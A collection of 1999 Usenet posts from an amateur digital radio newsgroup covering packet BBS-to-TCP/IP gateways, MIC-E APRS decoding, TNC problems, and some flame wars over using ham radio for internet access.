to and from RECRAD@WW just for giggles. Works ok. Have kept the
resultant BBS network bulletins local though; suspect I'd get even more
than the usual amount of flames if they were forwarded out of area.

SNOS handles all the required services and can run in Windows or
DOS as you wish. Linux is a good solution, but a lot of overhead
to get set up and running. It will, of course, do a lot more ...

For nntp, smtp and pop, even 1200 baud networks are somewhat useful.
nntp in particular, since there is usually no big hurry to get the latest

postings.
I've been working on the SNOS tcp/ip stack to make it run better over
AX.25 and NET/ROM links. The traditional tuning parameters don't work
very well over those links. Long discussion about AX.25 and NET/ROM
implementation problems avoided here ... <smile>

No, since the Station is not listening to it's own signals.
If it were, then yes, it would be S/N at the Station.

In the case of EME, for example, Power Spread tells you
whether you will hear your own echos.

It's just a term used to describe the capability of the Station.

e.g. "My station is capable of 187 db in 500 Hz bandwidth on 2M."
If your Station has similar capability, and the path loss betwen us
plus the desired S/N is less than 187 db, we can work each other.

I have no idea if the term is used by commercial radio folks.
When I ran across it (with reference to EME communication)
I found it a nice intutive way to describe a station's capability.

I don't think I have any "true line of sight" paths available, other than my one "good" 9600 baud link. 30 km and roughly 100 meters above ground at the worst case.

For most cases, there is no visual path between the two antennae. i.e. the paths are obstructed.

I'm "lucky" in some directions: 250 meters above the valley, with a strong slope downhill right in front of the tower. So I have very good paths out to perhaps 30-40 km. to similar stations. But there is nobody running digital modes there, so I have no choice but to work on longer links that are at best "somewhat" obstructed.

Any of the usual BBS programs will do this job quite well.

MBL, MSYS, CBBS, AA4RE, etc. etc. all will run in DOS on a 286.
The newer programs (FBB, RLI, etc.) probably require a 386.

4434. WWW: Linux Wireless LAN Howto updated

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7ti1pu$k9m$1@harvee.billerica.ma.us>
Source record: 16092

FYI. This is a good overview of some of what's happening with
wireless networks in the non-amateur world.

--- eric

[This is a repost of the following article:]
[From: Jean Tourrilhes <jeant@rockfort.hpl.hp.com>]
[Subject: WWW: Linux Wireless LAN Howto updated]
[Newsgroups: comp.os.linux.announce]
[Message-ID: <pycola.939146634.9921@revelation.bak.helsinki.fi>]

-----BEGIN PGP SIGNED MESSAGE-----

Hi everybody,

For those interested in Wireless LAN, I've updated my "Linux
Wireless LAN Howto". The Linux Wireless LAN Howto is the most
exhaustive ressource on the web about Wireless LANs and describes the
state of Linux support.

The changes :
- -----------
The driver and hardware section should be quite up to date and
has been updated pretty continously. Since last annoucement, I've
added the Symbol Spectrum, Aironet Arlan 802.11 and No Wire Needed. I
now also mention the WebGear and Apple Airport.

The "Wireless LAN technology overview" has had a really major
update. In fact, it's the second major update in two years. I've added
more than 50 % new content and doubled the number of figures. On that
side, I should be pretty up to date with regards to upcomming
standards.

The top level page contains better navigation and the list of
links has been updated.

Where :
- -----
Since last annoucement, the web page has moved to :
http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/

Happy reading...

Jean

'lo ppl.
I'm working on seting up a packet <==> internet gateway.
I'm aware it's not something new.... but there are a lot of thing I
still can't really understand.
I've reading about it and I've found terms like Rose, NetROM, and so on.

What do I really need?? What's all that stuff???
The only thing I'm trying to do by now is to provide internet acces to
hams currently working over normal packet TNC's.
Any comments and/or help???? :)

Hmm, did you see this one? If it were any better-documented I think I'd have carpal-tunnel syndrome from all the typing. :-)

http://www.qsl.net/ke5fx

I wonder if you're thinking of Fredrik Oberg's page (http://w1.911.telia.com/~u91105482)? His work at 10 megabits/sec predated mine. And his English is a lot better than my Swedish, so I'm inclined to cut him a little slack even though there are some rough edges in the overall design and presentation.

4440. Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: nobody <nospamjkb@vcnet.nospam.com>
Message-ID: <WZeL3.1045$QI5.48189@monger.newsread.com>
Source record: 16098

Hello,
Although I'm not a ham operator, I was wondering if the following was practical. Could I use a portable or handheld computer, a modem, and a 2m radio (or maybe HF) to dial up a local ISP as opposed to using a cellular modem via either a repeater or some base station? Why would I do such a thing? I want to try to establish a real-time link for longer distances or not exactly line of sight than what cell modems can do. Basically, we're talking out in the boonies (miles away).

I realize that the bandwidth of the signal may present a problem in this scenario...

All constructive advise would be deeply appreciated!

Thanks in advance,
John

4444. New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Sergei Podstrigailo <amx@i.am>
Message-ID: <7tk8dn$78s$1@news.nsk.su>
Source record: 16102

Hi, All!

I want to attract your attention to my new software - TrueTTY V0.10.

It is program to decode radioteletype (RTTY) via sound card to text.
No additional hardware required - your need only receiver
and computer (5x86-133 or better) with sound card.
Windows 95/98/NT. I plan to implement transmit feature in next
versions.

You can get it from
http://ua9osv.hypermart.net or
http://ua9osv.tsx.org .

In this sites you can find my CW software also.

73!
Sergei,
UA9OSV

4445. Ham Radio and SWL URL

Hello,

I am inviting you to come visit http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

As a Ham, my advice is that you quit pestering Hams and look into the
commercial equipment and services that do what you are wanting.

You can't use Ham gear to do it anyway, and if you did, you would end up
spending extra money for substandard performance, just for the privelege of
operating illegally and getting your butt in a crack.

>
> I realize that the bandwidth of the signal may present a problem in this

My God, Charles, you are quite the pompous ass. Ever thought that this guy
was the type that is needed in the ham world? Someone who is curious on
how to do new things?

Naw, you wouldn't think of that.

Nevermind.

I would have thought that giving a little push in the right direction might
actually help this guy go through the right channels for radio & data
experimentation.

For John's information, you can find more info (depending upon where you are
in the world) about obtaining an amateur license (easy for VHF
experimentation) behind one or more of the following links:

http://www.packetradio.com/ - A good digital comms over radio page
http://www.qsl.net/ukpg - more info as above.
http://www.fcc.gov/wtb/amateur/ - the FCC's page of Amateur radio info,
including how to obtain a license.
http://www.radio.gov.uk/ - The Radio Authority's version of above but for
the UK.
http://www.veron.nl/ - Veron, the Dutch Radio Authority, as above but with
English & Dutch Language.
http://www.eham.net/ - This has got a massive collection of links to other
ham page including categories such as digital comms.

Hope this helps.

Well, did it ever dawn on you, Mr. Ham Operator, that I would want to become a Ham operator and get a license before doing this? I've been thinking about doing this, but if this is the type of asshole help I'll receive, you're right. I'll just use whatever commercial means of doing what I wanted...

Thanks a lot

heh. then you would be forced to use speech recognition like me. I
was injured back in '94 and still don't have a lot of hand/arm
functionality although I am recovered somewhat.

> http://www.qsl.net/ke5fx

I just look at it. It looks fantastic from a documentation and
performance perspective. All I need now is someone I can buy some
complete kits of parts + PC board from. I also need to find some low
yield nuclear weapons to eliminate some of the "path obstacles"
between here and there...

I think I was attracted to the 1 Mb Slovenian radios because they
seemed like you did not need an optical line of sight path when
establishing a link. At microwave frequencies, I'm clearly going to
need to get the transceiver above the tree line (at 80 feet).

You'll have to excuse the moronic replies you got to your
quite legit. question. I too have asked that question in
some form or another from time to time.

I know there are some Radio-Software marriages out there
that allow you to use HF digital modes (amtor, pactor) to
access gateways to allow you to get internet mail. This
allows folks at sea to get email without have to pay big
bucks for a sat. downlink.

Now as to real-time accesss to an ISP, the thru-put would
be dismal but there is no technical or even legal reason
you couldn't do it. You would have to make sure you followed
all the FCC rules and regs but I would think you would just be
running TCP over a packet link - somewhere there would just
have to be a gateway to the internet. Actually it would surprise
me if someone isn't already doing this or has at least tried it
for proof of concept.

You might want to look out at http://www.tapr.org and see
if there is anything out there about it.

Cheers,
Matt - K8KDR

Nope. You never indicated any interest whatsoever in becoming a Ham. What you DID indicate an interest in was using Ham Radio equipment to access the Internet. The advice I gave you on this was correct and straightforward... What part of it did you have trouble comprehending?

>I've been thinking
> about doing this, but if this is the type of asshole help I'll receive,

I lost my disk for DX-NET and am looking for someone that has a copy.
This is a shareware program. The author has replaced it with a LINUX
version and dos not appear to have the DOS version available.

I had the DOS version running, and it does a good job, so being
familiar with DOS, I want to stay with that version.

Thanks

Please don't let Charles get your dander up. He has a narrow
world view and possibly misinterpreted what you were saying. (VHF and UHF)
Packet Radio depends on what your nearby neighbors are doing. If you have
a scanner that covers the amateur bands, you can listen for the tell-tale
squeaks and chirps of packet radio, with a TNC/modem+computer you can
actually monitor the traffic. Then send the local hams a card or email
and ask them the questions you posted to the group...

Packet Band plans:

I have a weird problem with my KAM+
version is 7.1

When I use any mode (RTTY, AMTOR, PACKET, GTOR) with either KaGold or Hyper terminal and start sending characters, after 3 min of continuous transmission the KAM+ unkeys the transmitter, even though the XMIT LED is still red! If I hit the transmitter button on the HF rig, it continues on transmiting just fine.

I have tested into a dummy load and it does the same thing. The only way to reset the KAM+ is to hit the <ESC> and wait for it to unkey. This happens over and over again. Always at the same time interval.

Is there a setting that is wrong? Or is my TNC bad?

Frank...

Practical? No.

A radio solution is going to be much more expensive than twisted pair
from your phone company.

I suspect you want to browse the Web, and this is the wrong solution
to that. If, on the other hand, you are talking about a low baud data
rate, then it may be a solution, but still not practical due to cost
per byte. If you have a low baud rate application, then pure radio
will be cheaper than a hybrid of telco and radio. A low baud rate can
be done using surplus equipment from the late 70's.

One other thing to keep in mind, is that other Hams will jam you off
the air when they see that you are having fun, or experimenting with a
mode they don't understand.

4463. Help with MIC-E Protocol Spec please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <wJpgiRAkUy$3Ew7S@dowrmain.demon.co.uk>
Source record: 16121

I've been reading through the MIC-E protocol spec (Crosswell/Parsons, Jun97/Dec98), and there are a few things I don't understand:

1. I believe Fig 2 shows the destination address encoding *as it is transmitted* That is, a protocol analyzer would display the bits as shown in the diagram. (Correct?)

When the receiving TNC processes this address, it shifts each octet one bit right, and presents the result to the user. [E.g. an ordinary (non-MIC-E) callsign letter "A" (41hex) is transmitted as 82hex, then converted back to 41hex at the receiving end by the TNC].

This leads to my confusion, regarding the ASCII value table containing the "Lat digit, Message/N/W/L Bit = 0" etc columns. I don't understand how this table relates in any way to the transmitted/received data.

To take a real example, the first octet in Fig 2 contains Ar1DDDD0. If message bit A is zero, and DDDD is 0011 (BCD digit "3"), the transmitted bits are 00100110 (=26hex). At the receiving end the TNC shifts the field one bit right, giving 13hex.

My questions, then:

a. How does 13hex relate to anything in the ASCII value table?

b. Does the receiving TNC actually output 13hex for (what it thinks is) a callsign character? (It's a non-printing character).

c. Have I missed the point entirely?

2. What is the BCD encoding for a position ambiguity space character?

3. What are "custom" messages and where is the custom message bit encoded?

4. The spec says the telemetry field and the comment field are optional, and each field follows mandatory data. I assume this means you can only have *one* of these fields at a time, not both.

I assume also that the optional comment field cannot start with 60/27/1D hex (otherwise it would be confused with a telemetry field).

Are these assumptions correct?

Can you help?

>such things as the path (because there is only one radio), or
>any of the other effects that determines "Link Margin". It is a number
>which describes the capabilities of that radio.

???? Radios generally aren't used to talk to themselves (excepting
radar or EME), so this seems a particularly useless expression for
network link calculations.

>Ya wanna quibble terminology, is fine with me.
>But sure has little to do with the subject at hand: building links.

To build a link requires at least *2* radios, and the path between
them. To calculate that, you need to know the ERP of one station
versus the MDS of the other and vice versa. Numbers which only
relate a station to itself aren't of any value.

Yes, I understood that. What you don't seem to understand is that
if the numbers work out to an unreasonable solution, as in the cases
you've given, you don't do that single link. You do a different topology
instead that will give acceptable numbers. That will involve more than
one hop, but total network performance will improve.

>that I said "Network link always up."

You presented it as a network link, and the context of the discussion,
as you reminded me in another post, is network links. Network links
are coordinated (at least they are if one wants to be responsible),
and such monster troposcatter links wouldn't be coordinated because
of their impact on other operators and other network links sharing the
same band segment. Part 97 requires us to use good engineering
practice, and such links are not good engineering practice on shared
spectrum. Radio gaming (Dxing, contesting, etc) is a different topic,
which I won't address here except to say that those activities shouldn't
occur in band plan segments set aside for data networks.

>Curious: why do you bother to post these messages here?
>Trying to convince hams to give up ham radio?

I'm trying to explain how to do ham radio effectively and responsibly
in compliance with both the spirit and letter of good network engineering
practice. If the sort of chaos one finds on Ch 19 is what you want, I'd
respectfully suggest you move your activities there.

Not a lot of Amtor left so you may be hearing Pactor or Clover
signals.

4470. Re: Help with MIC-E Protocol Spec please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <Bc$8HoA9r3$3EwMZ@dowrmain.demon.co.uk>
Source record: 16128

In article <yJFgiOAURy$3Ewac@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>From: Ian Wade <ian@dowrmain.demon.co.uk>
>
>I've been reading through the MIC-E protocol spec (Crosswell/Parsons,
>Jun97/Dec98), and there are a few things I don't understand:

Replying to my own post, I see I was completely off the track. I think
I've cracked it now, by looking at some on-air traffic. For example, 2
packets from the same station:

N2SXJ-1>APK,APS:@091543z3947.23N/07501.98W- ....
N2SXJ-1>S9TW2S,N2SXJ,W3PHL-3,KE3XY-3*,WIDE/1:`gY~l -/>bed station

From the first packet, this station is at 39 deg 47.23 min N,
75 deg 1.98 min W.

The destination in the second packet is "S9TW2S". Referring to the table
in the Mic-E spec, this decodes as follows:

ASCII Char: S 9 T W 2 S
Bit: A=0 B=1 C=0 N=0 L=1 W=0
Lat Digit: 3 9 4 7 2 3

The latitude digits match the first packet OK.

According to the spec, the A/B/C bits have to be inverted, so the
message code is 101 (i.e. a "Special" message -- I wonder if this is
correct?)

The N bit is 0, meaning South ....Hmmmm

The L bit is 1, meaning the longitude is greater than 100 degrees ...
Hmmmmmmmmmm

The W bit is 0, meaning East .... Hmmmmmmmmmmmmmmmmm

Soooooo, have I *still* got it all wrong, or are the headings on
columns 2 and 3 of the ASCII table transposed (i.e. col 2 is for Bit=1
and col 3 is for Bit=0), and should the message bits A/B/C really be
inverted?

Also, the table heading refers to "Message/N/W/L" bit settings, whereas
Fig 2 shows the octets in the order A/B/C/N/L/W -- i.e. the "W" and "L"
are transposed. Which is correct?

Looking at several other continental U.S. Mic-E stations just now, they
all appear to be South and East, which I'm disinclined to believe.

Comments anyone, please. I really need to understand this stuff.

Windows overhead ????? I wrote a program to be a dumb terminal for an
8080 computer running at 2 mhz about 15 or so years ago.
The old Apples and RAdio Shack computers and Comadore ones would do it
also.

YOu should be able to find some sound card programs to decode them and
you won't have to buy a seperate 'modem' for them.

I tested HF multicast last year during a two week period, and posted the
transmit freq to both Packet and Internet. I never heard any interference,
and never received any reports of interference during those tests.

Another LandLine Lid mantra, "Hams are no good", tossed back into the
garbage heap it came from.

Some more evidence. Two more packets from one station:

KR4YL-7>APRS,TCPIP,KA2TOC*:@091146z2753.51N/08245.71W>180/041/Mic-E/M0/Off duty
KR4YL-7>RWUR9S,RELAY,WIDE/1:`nIf Sl>/>PAUL pk@ij.net

The comment in the first packet says "Off duty". This is message code 0.

In the second packet, the destination is RWUR9S. Decoding the A/B/C bits:

ASCII Char: R W U
Bit: A=0 B=0 C=0
Lat Digit: 2 7 5

Inverting A/B/C per the spec, the message code is 7 (Emergency).

So I really *do* think the spec is standing on its head.

If you read the description, you see it works from a soundcard. So it gets somewhat more than 300 bits per second: probably about 8000 samples per second, each sample 8 or 16 bits. That is more like 64-128 kbits/s.

Too much for an XT, but it should certainly be possible on a 486.

I didn't write the progrma, but probably because the data is not
coming in at a neat digital 300 bits per second. It is coming in as
audio tones mixed with noise, and probably needs ffts to extract the
data.

Hello. Thanks for reading this...

I've recently purchased a KAM Plus with version 8.2 firmware. I've opeated many previous models of KAM's over the years, and never seen a problem like the one I'm having now...which is:

When forwarding a message to the local FBB BBS, all the correct prompts get exchanged, the messages gets forwarded out of the KAM, and becomes status F, *** BUT *** when I check the BBS, the messages (and any bulletins I send too) are GONE!!!! NOT "killed", not "rejected", not HELD...just GONE.

The SYSOP of the FBB system is as stumped as I am by this.

Anyone got any ideas??

I've loaded up paKet 6.1, and messages and bulletins I forward with it appear on the FBB system as they should.

Unless you are interested in purchasing a Station, in which case you need those numbers so you can figure out what to purchase.

Networks are not always built by a single person. Sometimes one ham works with another ham to use what equipment they might both have available or might be willing to purchase. So one might make trade-offs, as I pointed out in a different post.

I understand these things never happen in your narrow minded view of Ham Radio Networking. They do happen in the real world. Often.

You *do* intentionally misread!
Imagine my surprise.

As stated many times, "... different topology ..." is not always possible.
These are not commercial networks. These are hams, playing around
with digital modes on their ham radios. As hams, we can do what we
want. We are not constrained to build only perfect networks. We get
to have some fun!

Your narrow view of ham radio networking precludes such fun.
But everyone already knew that.

Where did I say these troposcatter links were in "band plan segments
set aside for data networks"? Your very narrow view of ham radio
does not even allow you to consider any other activity than "perfect,
planned, coordintated, up forever" network links? Guess you will just
have to miss out on a good deal of the fun that can be had playing

with the various digital modes. Perhaps it is this narrow thinking which
has caused the GRAPES network to become disconnected from the
larger and more extensive ham radio network? Makes sense.

Mostly PACTOR-II on that frequency, but occasionally PACTOR-I.
CLOVER not generally used there. A good deal of the activity in
that section of 20M is maritime mobile PACTOR links to BBS systems,
for the purpose of sending and receiving internet email.

Probably the best controller for the PACTOR modes is the SCS PTC-II
(also available from PACCOM).

4482. The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-09 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7totlmpfa1@bgtnsc02.worldnet.att.net>
Source record: 16140

A couple folks asked that I repost my specific suggestions
on how to migrate the existing BBS network to the model in
current use on the internet. Here they are again. Not well
organized, a bit of babble, but specific ideas. Would they
work in practice? I don't know (yet) but may implement some
of them and find out.

Each BBS network message type has an equivalent internet
application and protocol. For the BBS network to interoperate
with these applications and protocols we need some number
of "gateway" systems which do the appropriate translations.

1) Bulletins map to net news and the nntp protocol.
We need a set of newsgroups defined to map to/from the common
BBS network topics. One solution would be to use newsgroups
of the form alt.hamradio.<topic> where <topic> is the To:
field of the BBS message. Thus we would have, for example,
alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
The "gateway" servers would move messages both directions
using the obvious and simple mapping.

2) Personal messages map to standard email and the pop3/smtp protocols.
We can use the obvious address mapping. I've run this kind
of "gateway" server for years, using a version of JNOS.
It works fine, and is already available.

3) NTS messages are an intersting case. They probably need to map
to net news and the nntp protocol. We might use a newsgroup
such as alt.hamradio.nts-traffic for this purpose. In this
case the same "gateway" servers which handle 1) will suffice.
Ideas welcome from the NTS folks on how we might handle this.

Note that we do not need "permission" from NIS or anyone else to
begin to implement this capability. Everything exists within the
ham radio network and not within the internet per se. The model
is designed to be compatible with internet standards for the obvious
reason: those standards exist and are well tested. We should use them.

For some of the standards, file transfer protocols also exist. For
example email has pop3 and smtp as network data transfer standards,
and RFC-822 (and it's various updates) provide a guide to the
construction of a bulk transfer protocol. We already use this protocol
as import/export between BBS systems of various kinds. The needed
extensions to the standard set of headers are documented in the
BBS specification. For net news two standard transports exist. One is
a bulk file transport using the "ihave/iwant" scheme similar to

what is called "X forwarding" in the BBS network. The needed mappings are obvious and should be simple to implement.

All the above would require only a small amount of fairly simple programming effort on the part of the authors of the ham radio tcp/ip programs, and very little effort on the part of the authors of the ham radio BBS programs. The hard work is deciding on the details of how the mappings will work, and setting up enough gateway servers to attract users.

One advantage of this scheme is that we could use it to link existing news groups in the internet directly to the ham radio BBS network, with bidirectional exchange of messages. Some might consider this a disadvantage because of the obvious possibility of abuse by both hams and non-hams. This possibility should not get in the way of creating and testing the technology.

There is an interesting technique we could use to do this integration. If each "gateway" server ran a web server with a standard middleware API to a local database, then the task of programming the needed applications would be fairly simple. What applications are needed? Those required for the administration of the "gateway" server itself, for example, to maintain mappings, deal with exceptions, and all the other "sysop" type of activities.

One could even consider creating a "regular ham radio BBS" using the capabilities of the web server. This has in fact been done, several times, by various hams. Perhaps those hams might consider making their work available to others in the ham radio network as well as on the internet. Doing so might help move the digital networking facet of our hobby forward. i.e. "The folks using html on ham radio are headed in the right direction."

Disclaimer: Yes, I know the above sounds a lot like the integration of ham radio networking with the internet. That is exactly what it is. I hope everyone can understand the difference between taking ideas and techniques from the internet for use in ham radio, and replacing ham radio with the internet itself. I propose the former, and not the later.

I don't think Paccom makes their Pactor-II controller any more. If
you find a used one run away fast! They have some bugs that Paccom
cannot (or will not) correct and there is no guarantee that they will
be compatible with the newer SCS firmware upgrades.

I'm using an SCS PTC-II here so I'm not qualified to recommend
anything for the sound card. I do know that I've seen sound card
stuff for Amtor and Pactor on the Internet but I believe they were
DOS programs. I doubt that the sound card DSP is fast enough to
handle Pactor-II or Clover processing.

Hank,

Your plan appears to be only slightly different than what is happening right now with the AX/IP Internet links. The only difference is that you are proposing to use newsgroups through "gateway systems" as the file transfer mechanism as opposed to using "direct" file transfer between "ham radio" bbs stations which encapsulate the AX.25 protocol in TCP/IP frames for transmission over the Internet. At least the current system does preserve the MID/BID system so that duplicate messages are easily "caught" and not retransmitted because the bbs still will recognize the AX.25 bbs protocol.

The other concern that I have about your plan is that there is no apparent way to limit the use of the network to licensed hams, thereby insuring that commercial use and/or "spam" does not end up on ham radio linked bbs systems. With the current AX/IP transfer mechanism, only those stations properly authorized by the "gateway" systems have access to the ham radio bbs system from the Internet.

I certainly have no problems if you choose to use TCP/IP and newsgroups protocols over radio between the "gateway" stations except that it has been my experience that TCP/IP has way more overhead than what the run-of-the-mill 1200 baud links can handle in a crowded environment. I also think it is unreasonable to expect the masses to rush right out and buy the piece-parts for 56KB radio links. As I recall the history of packet, 1200 baud was chosen because of the availability of the off-the-shelf modem parts using the Bell 202 standard. The current run of Rockwell/Lucent 56KB surface mount devices isn't too practical for the average ham with a 100 watt American Beauty soldering iron! Nor do they work 1/2 duplex as most ham stations require.

Do I have a better solution? Not yet. I'd hope the new rules on spread spectrum emissions will encourage higher bit rate data radios. Maybe some wizard will figure out how to tweak a Qualcom digital PCS radio into the ham band and make packet fly! Let's face it, without the old converted Motorola and GE radios, 2 meter and 440 ham bands would not be as popular as they are today! The same thing can happen again, only this time high speed digital!

Nothing I mentioned involves the internet, nor encapsulation of AX.25
over tcp. What I'm talking about is the exact opposite: tcp/ip over AX.25
(or NET/ROM or whatever ham radio protocol one wishes).
SNOS handles the BID issue as well as the RFC-822 message id
in all gateway directions.

Perhaps my use of the term "gateway" was confusing. I had in mind the
gateway function between the tcp/ip protocol and application suite, and
the traditional AX.25 BBS protocols and applications. Internet not invovled.

Don't run 1200 baud links. This is a separate issue.

Separate issue. Run the stuff I talk about below over whatever speed
links you like. There is no more data involved than already runs over
those exact same links.

Hard to do. Hams tend to not be very compliant in general <grin>.
The thought is that the transition will occur naturally over time.
There is also the issue of HF to consider, where tcp/ip will not work.
(Probably Gary will explain how he has already done this over CLOVER.
So have I. "... not work ..." is a good description of how well it works.)
So other protocols need to be supported. For the case of newsgroups,
there is the existing netnews batch protocol (several of them, actually)
which could be used.

I like this idea. Does make good sense from the filtering point of view.

Perhaps cross-posting could handle more-or-less naturally the gate from
ax25.* to (for example) rec.radio.amateur.digital.misc. It is only the other
direction that is an issue. The other way this can be handled is in the same
manner as moderated newsgroups. Somebody has to read and accept
incoming posts before they are transfered into the newsgroup. A bit of this
is done now on an ad hoc basis: hams copy things found in newsgroups
to BBS bulletins manually.

> You lost me with this paragraph....

There is the issue, unsolved in the BBS network, of deciding on the
designators
to be used for bulletins. The equivalent situation in usenet is handled via
the new group proposal and acceptance mechanism. There is no such
mechanism (yet) for the BBS network. All attempts to create one have
failed. Perhaps when things have moved more toward the usenet model
this problem can be more naturally solved.

I've done a bit of it using Cold Fusion for the middleware server and
O'Reilly Website as the web server. Could just as well have been PERL
and Apache or Bluestone and Netscape Commerce Server. Not all
that hard really.

We have a similar situation here. Most of the BBS traffic moves in the
traditional
manner. However, my link with N7QDN is "all tcp/ip" for messages and
bulletins.
We both gate to/from the BBS forwarding network, but exchange all traffic
between our systems using tcp/ip. Nobody cares. The traffic all gets where
it is intended, via ham radio only. This is the SNOS stuff ...

No non-ham email handled, other than NTS. No size limits.

> - News: No non-amateur originated bulletins should traverse.

Agree, with caveat above re moderated newsgroups.

> - Callbooks: Single and low volume lookups may occur, but high volume
> lookups (like "all of zipcode 10001") are discouraged.

No limits here. Someone once did a "Gimme all the hams in Oregon

> - Web pages: Only text-only pages of probably no more than 4k should
> be allowed - all others should probably be banned. (size could be
adjusted)

No size limits.

> - FTP: Same - size limit of maybe 10k.

No size limits. As a practical matter, files larger than a couple MB
might never finish <grin>, but .5 MB files have not been a problem.

> - Telnet: Allowed - effectively the same as using Net/ROM nodes.

Exactly. "How can one tell?"

> - All other traffic: Either forbidden or not supported.

All traffic permitted here. Have even run NetMeeting sessions over ham
radio.
Slow, but it works.

> Remember that these are meant for AX.25-BBS to TCP/IP interchange only and
are
> *** NOT *** restrictions to be imposed on a TCP/IP-only reserved
frequency.

We consider the network to be one network. No special frequencies or uses.
Keep everyone together instead of forcing them apart ...
But this last bit is somewhat of a diversion from the topic I suspect.

Thanks for the ax25.* idea ... will play with it ...

Or require that all future BBS's be TCP/IP compliant (even if NOT hooked to the Internet). Then, no data conversion would be necessary.

Easy: New hierarchy: ax25.*
From the nntp point of view, one could simply restrict all usenet traffic except the "ax25.*" groups from being transferred over a radio port (note that I said "transferred", not "read" - see the control restrictions for "inn").

> 2) Personal messages map to standard email and the pop3/smtp protocols.

With my view, this would be "ax25.nts", which could be further subdivided up by state (e.g. "ax25.nts.ny")...

I have a problem with this - maybe: Existing usenet groups aren't restricted
to just licensed radio amateurs, and not every country supports "third-party"
transmissions. In contrast, a new hierarchy ("ax25.*") could be arranged so
that only messages ORIGINATED from packet BBS's appeared in the newsgroup.

> There is an interesting technique we could use to do this integration.

That's easy: Run LINUX (w/ ax.25 support) as the OS. The TCP/IP
implementation and such easily follows. Kill MS-DOS. Kill Windows.

> Disclaimer: Yes, I know the above sounds a lot like the integration
> of ham radio networking with the internet. That is exactly what it is.
> I hope everyone can understand the difference between taking ideas
> and techniques from the internet for use in ham radio, and replacing
> ham radio with the internet itself. I propose the former, and not
> the later.

Yes, but what most people seem to bitch about is USING the Internet to replace
wireless links - and for emergency communication purposes, they're correct.

It's interesting that here in Southern California, our local SCDCC (Digital
Council) chair (me) is pro-TCP/IP, yet our local SCAPS (packet BBS sysops)
chair is anti-TCP/IP (at least as far as traffic forwarding is concerned), yet
our groups are getting along quite well. [For those in the western states, the
members of SCAPS are all part of "Westnet" - the packet BBS network for the
western third of the U.S.]

In fact, on the SCDCC web site (namely, at
"http://www.qsl.net/scdcc/iprestrict.html"), we have reserved a page for
traffic restrictions for TCP/IP - classic AX.25 BBS interchange (but are still
working on what those restrictions should be). My PERSONAL view of those
restrictions are as follows:
- E-mail: None as a result of a TCP/IP source. The AX.25 network may
already have its own size limits....
- News: No non-amateur originated bulletins should traverse.
- Callbooks: Single and low volume lookups may occur, but high volume
lookups (like "all of zipcode 10001") are discouraged.
- Web pages: Only text-only pages of probably no more than 4k should
be allowed - all others should probably be banned. (size could be adjusted)
- FTP: Same - size limit of maybe 10k.
- Telnet: Allowed - effectively the same as using Net/ROM nodes.
- All other traffic: Either forbidden or not supported.

Remember that these are meant for AX.25-BBS to TCP/IP interchange only and are
*** NOT *** restrictions to be imposed on a TCP/IP-only reserved frequency.

I don't see this as an issue (Message ID's). NNTP supports a message-id field
and "inn" (an NNTP server in the UNIX world, including Linux) will reject a
Usenet message if it already has a matching message-ID to one in its history
file. I see this as identical in function to what the AX.25 network currently
does....

> work 1/2 duplex as most ham stations require.

There may be some problem here with overhead. However, note the following:

About 1.5 years ago, another station and I performed a test of TCP/IP by
FTP'ing a large file (in fact, the JNOS 1.11x3 source - pkzipped) of about
1.3Mb over a 1200 baud link, on a frequency where about 5-10 other TCP/IP
stations existed and were beaconing every 10 minutes. The transfer took 11.5
hours and it did complete. That was an effective throughput of about 300 baud,
and at least two of the other stations sharing the frequency had a meaningful

connection during the transfer.

There's always a problem with "How many stations will a frequency support?" The real question should be: "Will the number of stations that the frequency will support increase, decrease, or remain unchanged, if TCP/IP replaces pure AX.25?" and as a side question: "How will effective throughput change?"

See the article "HTML and Packet Radio" at my web-site. Just push the
"Articles" button, and go from there.

It describes an effective method (currently in use) to allow use of graphics
on low speed links for HTML/Packet Radio.

It works. There's a demo included. Check it out.

The sound card is only the D/A - A/D converter of the sound card based
amateur applications. The DSP work is done by the main cpu of the system.

If you have a pentium running at speeds of 200-500 MHz it seems to me it is
more than fast enough to handle just about every amateur modulation used,
especially because both bandwidth and dynamic range of the audio signals to
be analyzed are quite limited.

Just checked http://www.muenster.de/~welp/sb.htm and there were a couple of
DOS programs for PACTOR.
Anyone know of PACTOR software for windows?
Any other SB digital software for windows not listed on that site?

This has all been done already. As you write, mail gateways
have existed for a long time. Bulletin-to-News gateways also
exist. There has been one operating (on a Linux system) for
years in the area over here, and I have also seen these systems
in Germany. Most likely the system is available as free software.

It works like you describe: a separate news (sub)hierarchy is
created, with groups named after the SB xxxx field in the BBS
message.

Besides the usual startup problems (id's being scrambled and thus
messages being duplicated when more of these gateways appear and
they operate bidirectionally), it seems to work fine.
Maybe you should add it to your BBS too...

I did about two years ago.
We have been running nntp as a forwarding protocol here.
(See previous posts).

>you imagine.

In fact it often isn't. The "do it with one hop" mentality seems to spring
from Dxer roots. It is rarely the best answer to a network design problem
